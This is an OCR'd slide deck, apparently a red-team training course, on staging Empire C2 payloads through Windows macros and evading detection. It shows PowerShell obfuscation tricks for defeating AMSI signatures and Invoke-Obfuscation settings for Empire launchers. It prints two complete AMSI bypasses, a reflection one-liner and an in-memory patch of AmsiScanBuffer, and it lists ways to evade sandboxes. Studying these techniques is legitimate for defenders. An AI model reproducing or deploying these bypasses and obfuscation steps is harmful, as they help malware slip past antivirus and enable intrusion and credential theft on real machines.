
- “edit LISTENERNAME host YOURIPADDRESS”
- “edit LISTENERNAME port PORTNUMBER”



Empire Tutorial

Usestager


- Tailor the stager to what the target is
- Our focus is Windows using a Macro
- “Windows/macro”




Empire Tutorial

Default Empire output (without obfuscation)

- This will get you caught





Test your Empire Payload



Obfuscation Techniques

Advanced Techniques are Still Useful!

They are still good for hiding from other malware scanners, sandboxes, and human analysis

Randomized Capitalization

Powershell ignores capitalization

```
PS C:\Users\Kevin> $test = "hello world"
PS C:\Users\Kevin> Write-Host $TEst
hello world
PS C:\Users\Kevin> Write-Host $TeSt
hello world
```

Concatenation

AMSI is still heavily dependent upon signatures, simple concatenation can circumvent most alerts

```
PS C:\Users\Kevin> $var1 = "amsicontext"
At line:1 char:1
+ $var1 = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Kevin> $var1 = "amsi"+"context"
PS C:\Users\Kevin>
```

Variable Insertion

Powershell recognizes $ as a special character in a string and will fetch the associated variable.

- This is usually used in conjunction with something like concatenation

```
PS C:\Users\Kevin> $test = "amsicontext will cause an alert"
At line:1 char:1
+ $test = "amsicontext will cause an alert"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Kevin> $intermediate = "amsi"+"context"
PS C:\Users\Kevin> $test = "$intermediate will cause an alert"
PS C:\Users\Kevin> $test
amsicontext will cause an alert
PS C:\Users\Kevin>
```

Format String

Powershell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.


```
PS C:\Users\Kevin> $test =  "amsicontext"
At line:1 char:1
+ $test =  "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Kevin> $test =  "amsi{0}text" -f "con"
PS C:\Users\Kevin> $test
amsicontext
```

XOR || ⊕

Uses:

- Pseudorandom number generation
- Error detection
- **Encryption**
- **Linear separability**



A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Obfuscate the Samples

Using Samples 1-3 from the early exercise attempt to obfuscate them so that they will run


Sample 3 can be difficult to figure out what is causing the issue

Invoke-Obfuscation

Invoke-Obfuscation

Install here


- https://github.com/danielbohannon/Invoke-Obfuscation
  - “Import-Module ./Invoke-Obfuscation.psd”
  - Run “Invoke-Obfuscation”



Invoke-Obfuscation

Type “Tutorial” for high level directions


- Extremely helpful for learning/remembering the basics



Invoke-Obfuscation

Example code


- Use this for practicing
- SET SCRIPTBLOCK powershell -enc VwByAGkAdABlAC0ASABvAHMAdAAgACcAWQBvAHUAIABjAGEAbgAgAHUAcwBlACAAYgBhAHMAaQBjACAALQBlAG4AYwAgAEUAbgBjAG8AZABlAGQAQwBvAG0AbQBhAG4AZAAgAHMAeQBuAHQAYQB4ACAAdwBpAHQAaABvAHUAdAAgAGEAbgB5ACAAbwB0AGgAZQByACAAZQB4AGUAYwB1AHQAaQBvAG4AIABhAHIAZwB1AG0AZQBuAHQAcwAgAGEAcwAgAGkAbgBwAHUAdAAgAGYAbwByACAAUwBjAHIAaQBwAHQAQgBsAG8AYwBrACAAdgBhAGwAdQBlACAAaQBuACAASQBuAHYAbwBrAGUALQBPAGIAZgB1AHMAYwBhAHQAaQBvAG4ALgAnACAALQBmACAAZwByAGUAZQBuAA



Invoke-Obfuscation

Token-layer Obfuscation


- Token\Variable (extremely useful for masking variable names to AMSI)
- Token\All (if you are super lazy)
- Typically run whitespace last



Invoke-Obfuscation

Abstract Syntacx Tree (AST)


- Changes structure of AST
- AST contains all parsed content in Powershell code without having to dive into text parsing (we want to hide from this)



Invoke-Obfuscation

Encoding


- Used to further mask the payload by converting the format (e.g., Hex, Binary, AES, etc)
- Beware: running too much encoding will break the 8,191 character limit



Invoke-Obfuscation

String


- Obfuscate Powershell code as a string
- Breaks up the code with reversing techniques and concatenation



Invoke-Obfuscation

Compress

- Can be used in conjunction with Encoding to reduce the overall size of the payload.



Encoding Type	CLI Syntax	Average Length	Bloat Factor
ASCII	ENCODING\1	501.119	5.01x
Hex	ENCODING\2	500.307	5.00x
Octal	ENCODING\3	596.64	5.97x
Binary	ENCODING\4	995.141	9.95x
SecureString	ENCODING\5	1460.898	14.61x
BXOR	ENCODING\6	506.956	5.07x
Special Characters	ENCODING\7	3252.748	32.53x
Whitespace	ENCODING\8	1830.199	18.30x

Invoke-Obfuscation

```
Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
  ObfuscateCommand False       Token,All,1,home,Encoding,3,home,Launcher,STDIN++,12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Base64           True        True              Switch. Base64 encode the output.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/launcher) > set Listener test
(Empire: stager/launcher) > set Obfuscate True
(Empire: stager/launcher) >
```

Invoke-Obfuscation

Order of operations

- Mix it up to avoid detection
- Example:
  - Token\6421
  - Whitespace\1
  - Encoding\2
  - Compress\1

AMSI Bypasses

Why do we need this?

If our payload is already obfuscated enough to evade AMSI why bother?

- Only the first part of the stager is obfuscated!

Obfuscation can be time consuming, adds complexity and increases the size of our payloads

Why do we need this?

AMSI bypasses let us load whatever future modules we may want without issues

- Mimkatz, PS-Inject*, Powerup, etc.

Remember the AMSI returns

- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768

Reflective Bypass

Simplest Bypass that currently works

- $Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');
- $Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);

Published by Matt Graeber in 2016 by tweet

What Does it Do?

Using reflection we are exposing functions from AMSI

We are setting the AmsiInitField to True which source code shows causes AMSI to return:

- AMSI_SCAN_RESULT_NOT_FOUND

```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in

The designers of AMSI presumably decided that if there was an error occurring when AMSI starts up it's better to allow the system to continue operating rather than creating a ton of false flags that could make the computer useless

Patching AMSI.dll in Memory

```
$MethodDefinition = @'
    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule,string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
'@

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'Win32' -PassThru
$ASBD = "Amsi"+"canBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
[UInt32]$Size = 0x5
[UInt32]$ProtectFlag = 0x40
[UInt32]$OldProtectFlag = 0
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [Uint32]0x07
$buf[4] = [Uint32]0x80
$buf[5] = [Uint32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

Why does this work?

AMSI.dll is loaded into the same memory space as Powershell. (Powershell is loading it after all)

This means that we have unrestricted access to the memory space that AMSI runs in and can modify it however we please

Tells the function to return a clean result prior to actually scanning

Test time!

Re-enable Defender run your Empire launcher

Sandbox Detection and Evasion


What is a Sandbox?

A software created environment that isolates and limits the rights and accesses of a process being executed


An effective way of doing behavioral analysis for AV



Who is using Sandboxes?









Automated Sandbox Malware analysis

As we talked about earlier, obfuscating code to break signatures can be relatively trivial

- AV would need an almost unlimited number of signatures

Heavily obfuscated code can make it almost impossible for human analysis to be effective

Instead evaluate behavior

Sandbox Indicators

Sandbox Limitations

They use a lot of resources which can be expensive

End users don't want to wait to receive their messages

Email scanning requires thousands of attachments to evaluated constantly

Sandbox Limitations

These limitations provide us with several means to try and detect or evade them

- Password Protection
- Time Delays
- Check for limited resources(small amount of ram, single core, etc.)
